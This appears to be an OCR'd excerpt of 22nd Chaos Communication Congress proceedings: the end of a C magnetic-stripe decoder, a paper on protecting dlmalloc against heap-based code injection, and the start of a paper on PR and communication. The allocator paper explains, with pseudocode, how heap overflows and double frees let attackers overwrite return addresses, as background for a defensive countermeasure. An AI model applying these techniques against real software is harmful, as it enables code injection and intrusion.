  for (i = 0, j = 0; i < 6; i++) /* set LRC parity bit */
    if (lrc[i])
      j++;
  if (!(j % 2))
    lrc[6] = 1;
  else
    lrc[6] = 0;

  for (i = 0; i < 7; i++) /* check CRC */
    if ((lrc[i] && lrc_start[i] == '0') ||
        (!lrc[i] && lrc_start[i] == '1')) {
      free(string); /* free string memory */
      free(decoded_string); /* free decoded_string memory */
      return NULL; /* failed CRC check */
    }

  free(string); /* free string memory */
  return decoded_string;

}

/********** end parsing functions **********/


int main(int argc, char *argv[])
{
  char buf[BUF_SIZE], *rbuf, *decoded_data;
  int verbose = 0;
  int ch, option_index;

  static struct option long_options[] = {
    {"verbose", 0, 0, 'V'},
    {"help"   , 0, 0, 'h'},
    {"version", 0, 0, 'v'},
    { 0       , 0, 0,  0 }
  };

  while ((ch = getopt_long(argc, argv, "Vhv", long_options, &option_index))
         != -1) {
    switch (ch)
    {
      case 'V': /* verbose */
        verbose = 1;
        break;
      case 'h': /* help */
        print_help(stdout, argv[0]);
        exit(EXIT_SUCCESS);
        break;
      case 'v': /* version */
        print_version(stdout);
        exit(EXIT_SUCCESS);
        break;
      default: /* invalid option */
        print_help(stderr, argv[0]);
        exit(EXIT_FAILURE);
        break;
    }
  }

  if (verbose) {
    print_version(stderr);
    fprintf(stderr, "Waiting for data on stdin...\n");
  }

  fgets(buf, BUF_SIZE, stdin); /* get string from stdin */

  if (verbose) {
    fprintf(stderr, "Trying to decode using ABA...");
    fflush(stderr);
  }


  if ((decoded_data = parse_ABA(buf)) != NULL) { /* try ABA */
    if (verbose) {
      fprintf(stderr, "success\n");
      fprintf(stderr, "ABA format detected:\n");
    }
    printf("%s\n", decoded_data); /* print decoded data */
    exit(EXIT_SUCCESS);
  }

  if (verbose) {
    fprintf(stderr, "reversing bits...");
    fflush(stderr);
  }

  rbuf = reverse_string(buf); /* reverse string and try again */

  if ((decoded_data = parse_ABA(rbuf)) != NULL) { /* try ABA */
    if (verbose) {
      fprintf(stderr, "success\n");
      fprintf(stderr, "ABA format detected (bits reversed):\n");
    }
    printf("%s\n", decoded_data);
    exit(EXIT_SUCCESS);
  }

  if (verbose)
    fprintf(stderr, "failed\n");

  if (verbose) {
    fprintf(stderr, "Trying to decode using IATA...");
    fflush(stderr);
  }


  if ((decoded_data = parse_IATA(buf)) != NULL) { /* try IATA */
    if (verbose) {
      fprintf(stderr, "success\n");
      fprintf(stderr, "IATA format detected:\n");
    }
    printf("%s\n", decoded_data); /* print decoded data */
    exit(EXIT_SUCCESS);
  }

  if (verbose) {
    fprintf(stderr, "reversing bits...");
    fflush(stderr);
  }

  if ((decoded_data = parse_IATA(rbuf)) != NULL) { /* try IATA with reverse */
    if (verbose) {
      fprintf(stderr, "success\n");
      fprintf(stderr, "IATA format detected (bits reversed):\n");
    }
    printf("%s\n", decoded_data);
    exit(EXIT_SUCCESS);
  }

  if (verbose)
    fprintf(stderr, "failed\n");

  printf("Detection failed\n");

  exit(EXIT_FAILURE);

  return 0;
}
/* end dmsb.c */
```

Memory allocator security

Yves Younan

Applying machinemodel-aided countermeasure design to improve memory allocator security

Yves Younan, Wouter Joosen, Frank Piessens
DistriNet, Department of Computer Science
Katholieke Universiteit Leuven
Celestijnenlaan 200a, B-3001 Leuven, Belgium
{yvesy,wouter,frank}@cs.kuleuven.ac.be

Abstract

This paper is a companion paper for the talk that will be presented at the 22nd Chaos Communication Congress. We will describe the background on how the results that we detail in the talk were achieved but will not substantially overlap with the talk. We will focus on a more structured approach to build countermeasures using a model of the execution environment. This machinemodel allows reasoning about countermeasures at a higher level and allows for a more effective design where possible shortcomings can be spotted more easily. The paper then describes how we applied this technique to design a countermeasure to protect memory allocators from heap-based attacks.

1 Introduction

Code injection attacks have been a known security problem for over 20 years, yet they still occur in modern day applications and countermeasures that try to protect against these attacks are often built ad hoc and as a result are often bypassable by attackers that use more advanced exploitation techniques. In this paper we will discuss a more structured approach to designing countermeasures for code injection attacks that was first described in [9]. While stack-based buffer overflows have dominated the vulnerabilities which can cause code injection attacks, heap-based buffer overflows and dangling pointer references to heap memory are also important avenues of attack. In this paper we describe how we applied our approach to build a countermeasure for attacks on heap-based vulnerabilities that take advantage of properties of the memory allocator.

The paper is structured as follows: section 2 briefly summarizes the technical details of how an attacker would exploit a heap-based vulnerability when the application uses dlmalloc as memory allocator. Section 3 describes our model-based approach to designing countermeasures for code injection attacks and how we applied this approach to build a more secure allocator. Section 4 presents our conclusion.

2 Heap-based vulnerabilities

Heap memory is dynamically allocated at run-time by the application. Exploitation of a buffer overflow in this memory is similar to exploiting a stack-based overflow, except that no return addresses are stored in this segment of memory so an attacker must use other techniques to gain control of the execution-flow. An attacker could of course overwrite a function pointer or perform an indirect pointer overwrite [3] on pointers stored in these memory regions, but these are not always available. Overwriting the memory management information that is generally associated with a dynamically allocated chunk that is managed by a dynamic memory allocator [1, 2, 5, 7] is a more general way of exploiting a heap-based overflow.

We will demonstrate how dynamic memory allocators can be attacked by focusing on a specific implementation of a dynamic memory allocator called *dlmalloc* [6]. While dlmalloc is used as a basis for the allocator in the GNU/Linux operating system, these techniques could also be applied to similar allocators used in other operating systems (as we demonstrate in [10]). We will describe *dlmalloc* briefly and will summarize two attack techniques that would allow an attacker to manipulate the application into overwriting arbitrary memory locations by overwriting the allocator's memory management information.

2.1 Doug Lea's memory allocator

The *dlmalloc* library is a run-time memory allocator that divides the heap memory at its disposal into contiguous chunks, which vary in size as the various allocation routines (*malloc*, *free*, *realloc*, ...) are called. An invariant is that a free chunk never borders another free chunk when one of these routines has completed: if two free chunks had bordered, they would have been coalesced into one larger free chunk. These free chunks are kept in a doubly linked list, sorted by size. When the memory allocator at a later time requests a chunk of the same size as one of these free chunks, the first chunk of that size in the list will be removed from the list and will be made available for use in the program (i.e. it will turn into an allocated chunk).

All memory management information (including this list of free chunks) is stored in-band. That is, the information is stored in the chunks: when a chunk is freed the memory normally allocated for data is used to store a forward and backward pointer. Figure 1 illustrates what a heap of used and unused chunks could look like. *Chunk1* is an allocated chunk containing information about the size of the chunk stored before it and its own size[1]. The rest of the chunk is available for the program

[1] The size of allocated chunks is always a multiple of eight, so the three least significant bits of the size field are used for management information: a bit to indicate if the previous chunk is in use or not and one to indicate if the memory is mapped or not. The last bit is currently unused. The "previous chunk in use"-bit can be modified by an attacker to force coalescing of chunks. How




Figure 1: Heap containing used and free chunks




Figure 2: Heap-based buffer overflow

to write data in. *Chunk2* [2] represents a free chunk that is located in a doubly linked list together with *chunk3* and *chunk4*. *Chunk3* is the first chunk in the chain: its backward pointer points to *chunk2* and its forward pointer points to a previous chunk in the list. *Chunk2* is the next chunk, with its forward pointer pointing to *chunk3* and its backward pointer pointing to *chunk4*. *Chunk4* is the last chunk in our example: its backward pointer points to a next chunk in the list and its forward pointer points to *chunk2*.

2.2 Exploiting heap-based overflows

Figure 2 shows what could happen if an array that is located in *chunk1* is overflowed: an attacker has overwritten the management information of *chunk2*. The size fields are left unchanged (although these could be modified if needed). The forward pointer has been changed to point to 12 bytes before the return address and the backward pointer has been changed to point to code that will jump over the next few bytes and then execute the injected code. When *chunk1* is subsequently freed, it will be coalesced together with chunk2 into a larger chunk. As *chunk2* will no longer be a separate chunk after the coalescing it must first be removed from the list of free chunks. The *unlink* macro takes care of this: internally a free chunk is represented by a struct containing the following unsigned long integer fields (in this order): *prev_size*, *size*, *fd* and *bk*. A chunk is unlinked as follows:

```
chunk2->fd->bk = chunk2->bk
chunk2->bk->fd = chunk2->fd
```

Which is the same as (based on the struct used to represent malloc chunks):

```
*(chunk2->fd+12) = chunk2->bk
*(chunk2->bk+8) = chunk2->fd
```

As a result, the value of the memory location that is twelve bytes after the location that *fd* points to will be overwritten with the value of *bk*, and the value of the memory location eight bytes after the location that *bk* points to will be overwritten with the value of *fd*. So in the example in Figure 2 the return address would be overwritten with a pointer to code that will jump over the place where *fd* will be stored and will execute code that the attacker has injected. However, since the eight bytes after the memory that bk points to will be overwritten with a pointer to fd (illustrated as dummy in Figure 2), the attacker needs to insert code to jump over the first twelve bytes into the first eight bytes of his injected code. This technique can be used to overwrite arbitrary memory locations.

2.3 Exploiting dangling pointer references

A pointer to a memory location could refer to a memory location that has been deallocated either explicitly by the programmer (e.g., by calling free) or by code generated by the compiler (e.g., a function epilogue, where the stackframe of the function is removed from the stack). Dereferencing of this pointer is generally unchecked in a C compiler, causing the dangling pointer reference to become a problem. In normal cases this would cause the program to crash or exhibit uncontrolled behavior as arbitrary locations could be overwritten. However, double free vulnerabilities are a specific version of the dangling pointer reference problem that could lead to exploitation. A double free vulnerability occurs when already freed memory is deallocated a second time. This could again allow an attacker to overwrite arbitrary memory locations [4].

this coalescing can be abused is explained later.

[2] The representation of *chunk2* is not entirely correct: if *chunk1* is in use, *chunk2*'s first field will be used to store 'user data' for *chunk1* and not the size of *chunk1*. We have chosen to represent *chunk2* this way as this detail is not relevant to the discussion.




Figure 3: List of free chunks: full lines show a normal list of chunks, dotted lines show the changes after a double free has occurred.

We illustrate this using dlmalloc in Figure 3. The full lines in this figure are an example of what the list of free chunks of memory might look like when using the *dlmalloc* memory allocator. *Chunk1* is bigger than *chunk2* and *chunk3* (which are both the same size), meaning that *chunk2* is the first chunk in the list of free chunks of equal size. When a new chunk of the same size as *chunk2* is freed, it is placed at the beginning of this list of chunks of the same size by modifying the backward pointer of *chunk1* and the forward pointer of *chunk2*.

When a chunk is freed twice it will overwrite the forward and backward pointers and could allow an attacker to overwrite arbitrary memory locations at some later point in the program. As mentioned in the previous section: if a new chunk of the same size as *chunk2* is freed it will be placed before *chunk2* in the list. The following pseudo code demonstrates this (modified from the original version found in *dlmalloc*):

```
BK = front_of_list_of_same_size_chunks
FD = BK->FD
new_chunk->bk = BK
new_chunk->fd = FD
FD->bk = BK->fd = new_chunk
```

The backward pointer of *new_chunk* is set to point to *chunk2*, the forward pointer of this backward pointer (i.e. *chunk2->fd* = *chunk1*) will be set as the forward pointer for *new_chunk*. The backward pointer of the forward pointer (i.e. *chunk1->bk*) will be set to *new_chunk* and the forward pointer of the backward pointer (*chunk2->fd*) will be set to *new_chunk*.

If chunk2 would be freed twice the following would happen (substitutions made on the code listed above):

```
BK = chunk2
FD = chunk2->fd
chunk2->bk = chunk2
chunk2->fd = chunk2->fd
chunk2->fd->bk = chunk2->fd = chunk2
```

The forward and backward pointers of *chunk2* both point to itself. The dotted lines in Figure 3 illustrate what the list of free chunks looks like after a second free of *chunk2*.

```
chunk2->fd->bk = chunk2->bk
chunk2->bk->fd = chunk2->fd
```

But since both *chunk2->fd* and *chunk2->bk* point to *chunk2*, it will again point to itself and will not really be unlinked. However the allocator assumes it has and the program is now free to use the user data part (everything below 'size of chunk' in Figure 3) of the chunk for its own use.

Attackers can now use the same technique that we previously discussed to exploit the heap-based overflow (see Figure 2): they set the forward pointer to point 12 bytes before the return address and change the value of the backward pointer to point to code that will jump over the bytes that will be overwritten. When the program tries to allocate a chunk of the same size again (or tries to free this one), it will again try to unlink *chunk2* which will overwrite the return address with the value of *chunk2's* backward pointer.

3 Model-based countermeasure design

In the previous section we described how heap-based buffer overflows and dangling pointer references could be exploited when using dlmalloc. Similar techniques can be used to exploit these type of vulnerabilities on other allocators. In [10] we analyzed 5 different memory allocators and showed how these vulnerabilities could be exploited.

Most countermeasures that have been proposed (see [8] for a detailed discussion) use an ad hoc approach when trying to prevent vulnerabilities. In [9] we described a more methodological approach to countermeasure design by building a model of the execution environment of a system based on the memory locations and abstractions that could influence the execution flow. The model contains all the addresses and abstractions that could be modified by an attacker to directly or indirectly influence the execution flow of a program. This information is supplemented with locations that could lead to indirect pointer overwriting and contextual information. The contextual information describes what the information contained in the model is used for at a particular place in the execution flow and what operations are performed on it. Such a model for a particular platform is called a machinemodel and allows a countermeasure designer to build countermeasures at a more abstract level.

By applying this method to dlmalloc, a countermeasure was designed which protects the memory management information associated with heap-allocated memory from misuse by using

code injection attacks.

3.1 Countermeasure design for heap-based attacks

The datastructures and abstractions that are contained in the machinemodel are represented by a UML-diagram. Specific datastructures are represented as classes, its datamembers represent the datastructures stored in this datastructure and member functions denote which operations can be performed on this memory. The datamembers contain extra information in the form of specific signs to denote the order and frequency that particular members can occur in within this structure.

+ denotes that the datamembers in this class are ordered.

- denotes that the order of datamembers in the class does not matter.

* denotes that the part of memory can occur zero or more times, other datamembers occur exactly once.

We will first describe a machinemodel for Doug Lea's malloc and afterwards this machinemodel will be modified to build our countermeasure called DistriNet malloc.

3.1.1 Machinemodel for dlmalloc

Figure 4 contains a machinemodel for the heap when using dlmalloc. The heap contains zero or more malloc chunks and the order of these chunks differs from program to program (denoted by the -* before the malloc chunk). At this level, one operation can be performed: allocate memory for a chunk. Mallocchunk represents a chunk, it contains a prevsize and a size and the allocator has 2 views on chunks, depending on if they are allocated or not. As such at the top level, 2 operations can be performed: free and reallocate. Allocated chunks contain user data and in normal circumstances only a free call should be called on it. Free chunks contain a forward and backward pointer which build up a linked list of free chunks. A reallocate operation can be called on a free chunk so it can be reused by the program or it can be coalesced into a larger chunk.

3.1.2 Modified machinemodel

On most architectures, code and data are stored in separate parts of memory and have different properties. By applying the same principles to separate pointers and control flow information from normal data we can protect these from modification by code injection attacks. When applied to the heap-based memory allocator we can separate the management information from the normal data. This will make the allocator more resilient against the earlier described attacks. Figure 5 shows the new memory layout while Figure 6 is a modified machinemodel of the dlmalloc-model that describes the way the countermeasure works.

For the technical and performance details of the implementation of this modified allocator we refer the reader to the presentation or [10].




Figure 4: Machinemodel for the heap when using dlmalloc




Figure 5: New memory layout




Figure 6: Machinemodel for the countermeasure

4 Future Work and Conclusion

An important limitation in our approach, that in general also applies to related countermeasures, is that it does not protect pointers stored on the heap that do not belong to the allocator. This would still allow attackers to either overwrite a function pointer stored on the heap or allow them to perform an indirect pointer overwrite on a data pointer. This is an important limitation and we will address this by also separating pointer information from the rest of the data.

This separation can be accomplished by mapping a memory area where only pointers will be stored. Pointers for a particular chunk will be stored sequentially in this area. To access these pointers, two extra fields would be added to the chunk information: a ptrcount field (to denote the number of pointers in the chunk) and a ptrptr which points to the chunk's first pointer in the memory area. These modifications to the memory allocator require modifications to the compiler so that the correct pointer is accessed when the program makes use of such a pointer. However, such a modification would make the use of the allocator less transparent because it can no longer be dynamically deployed: all programs that use the allocator would need to be recompiled. Moreover, careful analysis is needed to ensure that the countermeasure does not break existing programs.

We also plan to apply model-based countermeasure design to other areas that attackers target for code injection attacks, like the stack and datasegments. These countermeasures would also use the idea of separating normal data from execution flow data. The details of these countermeasures are described in [9].

A next step in the model-based approach is to build a metamodel which allows the building of machinemodels by system (but not necessarily security) experts. This reduces the initial cost of using the approach to build a countermeasure and allows for better collaboration: the person building the model is not necessarily the person designing the countermeasure. Such a metamodel will also ensure uniformity of machinemodels which can be useful when porting countermeasures between platforms.

The use of machinemodels allows countermeasure designers to build countermeasures in a more structured manner. The higher level of abstraction offered by such a model, allows the designer to focus on the problem while being able to ignore implementation details until implementation time. We demonstrated how to apply this model-based design to build a countermeasure for heap-based code injection attacks. The implementation of our countermeasure has a negligible impact on performance and memory usage while still being effective against attacks. It also does not suffer from some of the shortcomings of other countermeasures (it does not rely on memory secrecy). The implementation is currently fully operational: it can run console-based applications, X, gnome, etc... It will be released during the 22nd Chaos Communication Congress and will be available for download at http://www.fort-knox.org/.

References

[1] anonymous. Once upon a free(). *Phrack*, 57, 2001.

[2] BBP. BSD heap smashing. `http://www.security-protocols.com/modules.php?name=News&file=article&sid=1586`, May 2003.

[3] Bulba and Kil3r. Bypassing Stackguard and stackshield. *Phrack*, 56, 2000.

[4] Igor Dobrovitski. Exploit for CVS double free() for linux pserver. `http://seclists.org/lists/bugtraq/2003/Feb/0042.html`, February 2003.

[5] Michel Kaempf. Vudo - an object superstitiously believed to embody magical powers. *Phrack*, 57, 2001.

[6] Doug Lea and Wolfram Gloger. malloc-2.7.2.c. Comments in source code.

[7] Solar Designer. JPEG COM marker processing vulnerability in netscape browsers. `http://www.openwall.com/advisories/OW-002-netscape-jpeg.txt`, July 2000.

[8] Yves Younan, Wouter Joosen, and Frank Piessens. Code injection in C and C++ : A survey of vulnerabilities and countermeasures. Technical Report CW386, Departement Computerwetenschappen, Katholieke Universiteit Leuven, July 2004.

[9] Yves Younan, Wouter Joosen, and Frank Piessens. A methodology for designing countermeasures against current and future code injection attacks. In *Proceedings of the Third IEEE International Information Assurance Workshop 2005 (IWIA 2005)*, College Park, Maryland, U.S.A., March 2005. IEEE, IEEE Press.

[10] Yves Younan, Wouter Joosen, Frank Piessens, and Hans Van den Eynden. Security of memory allocators for C and C++. Technical Report CW419, Departement Computerwetenschappen, Katholieke Universiteit Leuven, July 2005.

Message generation at the info layer

Basic introduction in coding on unvirtual realities.

Ulrich Langer

Message generation at the info layer

Basic introduction in coding unvirtual realities

Ulrich Langer
ulong@liwest.at

December 2, 2005

Abstract

The ability to *shape teh future* becomes more and more important for the computing communities. The freedom and openness we enjoy today, that has unleashed many positive aspects to society, culture and commerce, is at stake. Positive and negative examples of the past clearly show that the ability to communicate beyond the borders of different communities is a vital task. The most important *hacks* in the future are far above all ISO layers.

This paper is about a simple model to think about communication and some conclusions. One out of many misguided models but enough to start sharing some basic ideas and providing some tools.

Contents

1 A warning at the beginning **3**

2 Motivation **3**

3 Some definitions **3**
3.1 Communication: Messages and Transmissions 4
3.2 Introduction 4

4 Our model **5**

5 Conclusion **5**
5.1 Messages and Items 6
5.2 Primary Message 6
5.3 Secondary Message 6
5.4 Subliminals 6
5.5 Messages and Items 6
5.6 Maintaining lies - Total Cost of Ownership 6

6 Down the rabbit hole **7**
6.1 The profile 7
6.2 Minimal basics 7
6.3 Search for mantras 7
6.4 Private investigations 7
6.5 Usage: Building it all together for PR 8
6.5.1 Building trust 8
6.5.2 Messages and Campaigns 8
6.5.3 Primary and secondary messages 8
6.5.4 Advanced Usage 8
6.6 Recipe for a message 9
6.6.1 Magical *W*s 9
6.6.2 Lead and Text 9
6.6.3 Testing 9

1 A warning at the beginning

There is a fine line between PR and propaganda. This is not about ”information warfare”. What creeps out of some agencies these days hardly deserves the word ”intelligence” and to try a ”war for hearts and minds” is as hopeless as speed seduction, on speed. The most valuable resource for communication is established trust. The ”hacks” are about overcoming communication hassles and establishing trust.

2 Motivation

Information technology has developed from a small field to a part of everyday life. It’s been a long time since IT was a playground for technical skilled people with long hairs and beards. With patent office bureaucrats claiming responsibility for the progress in information technology we irrevocably broke trough the dilbertian barrier[1].

Years after the e-commerce bubble imploded, information technology is now the root of all evil and also the cure for everything. In absence of visions, politicians replace the dream of service society with knowledge society[2]. Many stakeholders, mainly US-based companies[3] with music companies on the front, sing-along their slogans and create an illusion based on ignorance and theft[4]. Their methods are restriction, surveillance and criminalization[5]. With an untrustworthy computing base[6] commercial interests behind each piece of iformation and lawyers booby-trapping the net[7], the information society could die at very young age.

The freedom of communication is a fundamental building block of the information age. It is the root of personal and commercial freedom and it has unleashed many positive effects for individuals, societies and commercial development. One of our biggest problem is bridging the information gap between those, who have the knowledge and those who decide.

Those who have to decide have one major problem: IT issues are complicated and there always will be a liar offering the easy way.

This paper is an invitation to look at communication as an adaptable method to transport knowledge, values, visions. Not only for people who are speaking the same language, but also for those who normally can not understand, but often have to decide.

The actions against the bureaucracy of patent lawyers have proven that a community can communicate values and form the environment. It has also brought up a new picture of *hactivity*: The coding on unvirtual realities.

3 Some definitions

Reality is the mindset a person lives in. As individuals and societies differ, so do their realities. A reality is represented by a set of items.

[1] `http://www.dilbert.com`

[2] Instead of making our living by cutting each others hair, we now sell knowledge to each other.

[3] Note that licensing is a top issue in the foreign trade balance of the US.


[4] Theft is taking, what is not yours. The discussion about ”Intellectual Property” is simply one about how much knowledge from the society we allow to be stolen by companies, so that the public can buy it back. The good news: Then we know how much worth it was.

[5] EU-Directives on ”Intellectual property protection” and ”data retention”.

[6] What is TCPA more than Sonys CD trojan, protected by cryptography?

[7] In memoriam Tanja Nolte-Berndel. [2]

Figure 1: The reality puzzles



Items are values, thoughts, rules, ... and the weights a person applies on them. In that model we use those items as the smallest entities to work with. Items are bound together. They react to each other like neurons, but it is much easier to think about them as pieces in a puzzle. They have to fit to their neighbors. Note: This does not mean that there are no contradictions, but we'll keep our model simple.

Communication always addresses some of this items. It is about exchanging information about this items and the values applied to them. The values are like weights applied to that items. The more weight an item has, the less easier it is for that person to change that piece.

3.1 Communication: Messages and Transmissions

A transmission is consists of the information one partner sends to another, hoping that it will create some foreseeable effect.

Messages are requests to either present items, or change items. Transmissions can have from zero to many messages. In private communication, transmissions will not get ignored when they have no message. Instead of this, the receiver will, most probably, try to invent at least one.

3.2 Introduction

Our model shows that messages are evaluated in context to others and to already learned items.

The acceptance of Echolon being real, and not just rumors, needed much context building. The hard fact that the antennas in Bad Aibling are not just for watching television, was clear from the beginning, but it needed a lot more, before the message "Echelon is the US spying on the EU citizens"" finally was acceptable for European politicians:

A. whereas the existence of a global system for intercepting communications, operating by means of cooperation proportionate to their capabilities among the US, the UK, Canada, Australia and New Zealand under the UKUSA Agreement, is no longer in doubt; whereas it seems likely, in view of the evidence and the consistent pattern of statements from a very wide range of individuals and organizations, including American sources, that its name is in fact ECHELON, although this is a relatively minor detail,

B. whereas there can now be no doubt that the purpose of the system is to ntercept, at the very least, private and commercial communications, and not military communications, although the analysis carried out in the report has revealed that the technical capabilities of the system are probably not nearly as extensive as some sections of the media had assumed,


C. whereas, therefore, it is surprising, not to say worrying, that many senior Community figures, including European Commissioners, who gave evidence to the

Temporary Committee claimed to be unaware of this phenomenon, [4]

The quote gives three hints: First of all Echelon was in doubt, and the investigations led to the result that **its existence could not longer be declined**. The neat US spying on EU citizens was far away from the reality of European politics. Second, the repeated reporting about Echelon in the media was helpful, but the overestimation of its capabilities might have caused negative effects. Third, the commission had no clue. That one is no real news.

4 Our model

Figure 2: The item should go here



The above can be represented in our model. The European politicians had no reason to believe that such a thing like Echelon existed. The information did not *fit* into the reality:

Until the two blue items, representing some *facts* are not replaced, the fact that such a thing like Echelon exists does not fit (at the black spot) into the reality.





Figure 3: Preparing the environment first



